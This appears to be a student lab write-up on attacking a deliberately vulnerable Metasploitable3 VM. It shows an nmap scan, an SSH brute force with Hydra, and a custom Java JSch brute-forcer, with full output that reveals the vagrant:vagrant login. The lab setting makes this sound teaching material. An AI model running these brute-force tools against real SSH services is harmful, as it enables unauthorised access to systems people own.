

# Phase 1: Setup and Compromise the Service

## Setup the VMs:


**Attacker Environment:** we use the VM we created in HW1 as an attacker.

**Victim Environment:**


1. We downloaded the ova VM from this url (because it is easier to import in Virtual box):

<https://sourceforge.net/projects/metasploitable3-ub1404upgraded/>


2. Go to file:




3. Import it:



4. Then choose the path of the .ova and it will install it:



5. Final results:



## Tasks:

### Task 1.1:

We used nmap to scan for the open ports in the victim machine.

```
(basim@Attacker)-[~] - home:basim/.ssh/history
$ nmap -sV -A -p- 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 19:15 +03
Nmap scan report for 10.0.2.15
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-headers: Volume /
|_  SIZE  TIME  FILENAME
|_  -    2020-10-29 19:37 chat/
|_  -    2011-07-27 20:17 drupal/
|_  1.7K  2020-10-29 19:37 payroll_app.php
|_  -    2013-04-08 12:06 phpmyadmin/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-title: Home - CUPS 1.7.2
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-robots.txt: 1 disallowed entry
|_ /
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-title: Ruby on Rails: Welcome aboard
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-robots.txt: 1 disallowed entry
|_ /
6697/tcp  open  irc          UnrealIRCd
|_ irc-info:
|_   users: 1
|_   servers: 1
|_   lusers: 1
|_   lservers: 0
|_   server: irc.TestIRC.net
8080/tcp  open  http         Jetty 8.1.7.v20120910
|_ http-title: Error 404 - Not Found
|_ http-server-header: Jetty(8.1.7.v20120910)
8181/tcp  closed intermapper
MAC Address: 08:00:27:62:1D:05 (Oracle VirtualBox virtual NIC)
```

We found many open ports, but we will focus on ssh to brute force it.

How to Brute Force:

1. download Hydra using this command (sudo apt install hydra -y).
2. get a lists of password and users, we get it from this repo  
<https://github.com/x90skysn3k/brutespray/blob/main/wordlist/ssh/user>
3. use this command to start the brute force  
hydra -L user.txt -P passwords.txt ssh://<TARGET\_IP>

## Results:

```
File Actions Edit View Help
L$ hydra -L user.txt -P password.txt ssh://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-01 19:27:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5235 login tries (l:15/p:349), ~328 tries per
task
[DATA] attacking ssh://10.0.2.15:22/
[STATUS] 338.00 tries/min, 338 tries in 00:01h, 4901 to do in 00:15h, 12 active
[STATUS] 323.33 tries/min, 970 tries in 00:03h, 4271 to do in 00:14h, 10 active
[STATUS] 280.57 tries/min, 1964 tries in 00:07h, 3277 to do in 00:12h, 10 active
[STATUS] 273.00 tries/min, 3276 tries in 00:12h, 1965 to do in 00:08h, 10 active
[STATUS] 265.88 tries/min, 4520 tries in 00:17h, 721 to do in 00:03h, 10 active
[22][ssh] host: 10.0.2.15 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-01 19:47:32
```

After brute force attack, we found that the user and password are: vagrant

## Task 1.2:

We write the following java script to brute force:

```
package org.example;

import com.jcraft.jsch.*;

import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;

public class SSHBruteForce {

    public static void main(String[] args) {
        String host = "victim ip";
        int port = 22;
        // give the path of the files
        String usernamesFile = "user.txt";
        String passwordsFile = "password.txt";

        try (BufferedReader userReader = new BufferedReader(new FileReader(usernamesFile))) {
            String username;
            while ((username = userReader.readLine()) != null) {
                try (BufferedReader passReader = new BufferedReader(new FileReader(passwordsFile))) {
                    String password;
                    while ((password = passReader.readLine()) != null) {
                        if (trySSHLogin(host, port, username.trim(), password.trim())) {
                            System.out.println("[+] SUCCESS: " + username + ":" + password);
                            return;
                        } else {
                            System.out.println("[-] Failed: " + username + ":" + password);
                        }
                    }
                }
            }
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    1 usage
    public static boolean trySSHLogin(String host, int port, String username, String password) {
        JSch jsch = new JSch();
        Session session = null;

        try {
            session = jsch.getSession(username, host, port);
            session.setPassword(password);

            // skip asking for key confirmation
            session.setConfig("StrictHostKeyChecking", "no");

            session.connect( connectTimeout: 3000); // 3-second timeout
            session.disconnect();
            return true;
        } catch (JSchException e) {
            return false;
        }
    }
}
```

results:

```
(basim@Attacker)-[~/Desktop]
$ java -cp "./*" org.example.SSHBruteForce
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[-] Failed: administrator:
[-] Failed: administrator:!root
[-] Failed: administrator:111111
[-] Failed: administrator:12345
[-] Failed: administrator:123456
[-] Failed: administrator:12345678
[-] Failed: administrator:1988
[-] Failed: administrator:1qaz2wsx
[-] Failed: administrator:2003
[-] Failed: administrator:2008
[-] Failed: administrator:5up
[-] Failed: administrator:7ujMko0admin
[-] Failed: administrator:7ujMko0vizxv
[-] Failed: administrator:95
[-] Failed: administrator:98
[-] Failed: administrator:Amx1234!
[-] Failed: administrator:Autumn2013
[-] Failed: administrator:Autumn2014
[-] Failed: administrator:Autumn2015
[-] Failed: administrator:Autumn2016
[-] Failed: administrator:Spring2017
[-] Failed: administrator:vagrant
[-] Failed: vagrant:
[-] Failed: vagrant:!root
[-] Failed: vagrant:111111
[-] Failed: vagrant:12345
[-] Failed: vagrant:123456
[-] Failed: vagrant:12345678
[-] Failed: vagrant:1988
[-] Failed: vagrant:1qaz2wsx
[-] Failed: vagrant:2003
[-] Failed: vagrant:2008
[-] Failed: vagrant:5up
[-] Failed: vagrant:7ujMko0admin
[-] Failed: vagrant:7ujMko0vizxv
[-] Failed: vagrant:95
[-] Failed: vagrant:98
[-] Failed: vagrant:Amx1234!
[-] Failed: vagrant:Autumn2013
[-] Failed: vagrant:Autumn2014
[-] Failed: vagrant:Autumn2015
[-] Failed: vagrant:Autumn2016
[-] Failed: vagrant:Spring2017
[+] SUCCESS: vagrant:vagrant
```

It is successfully found the user and password.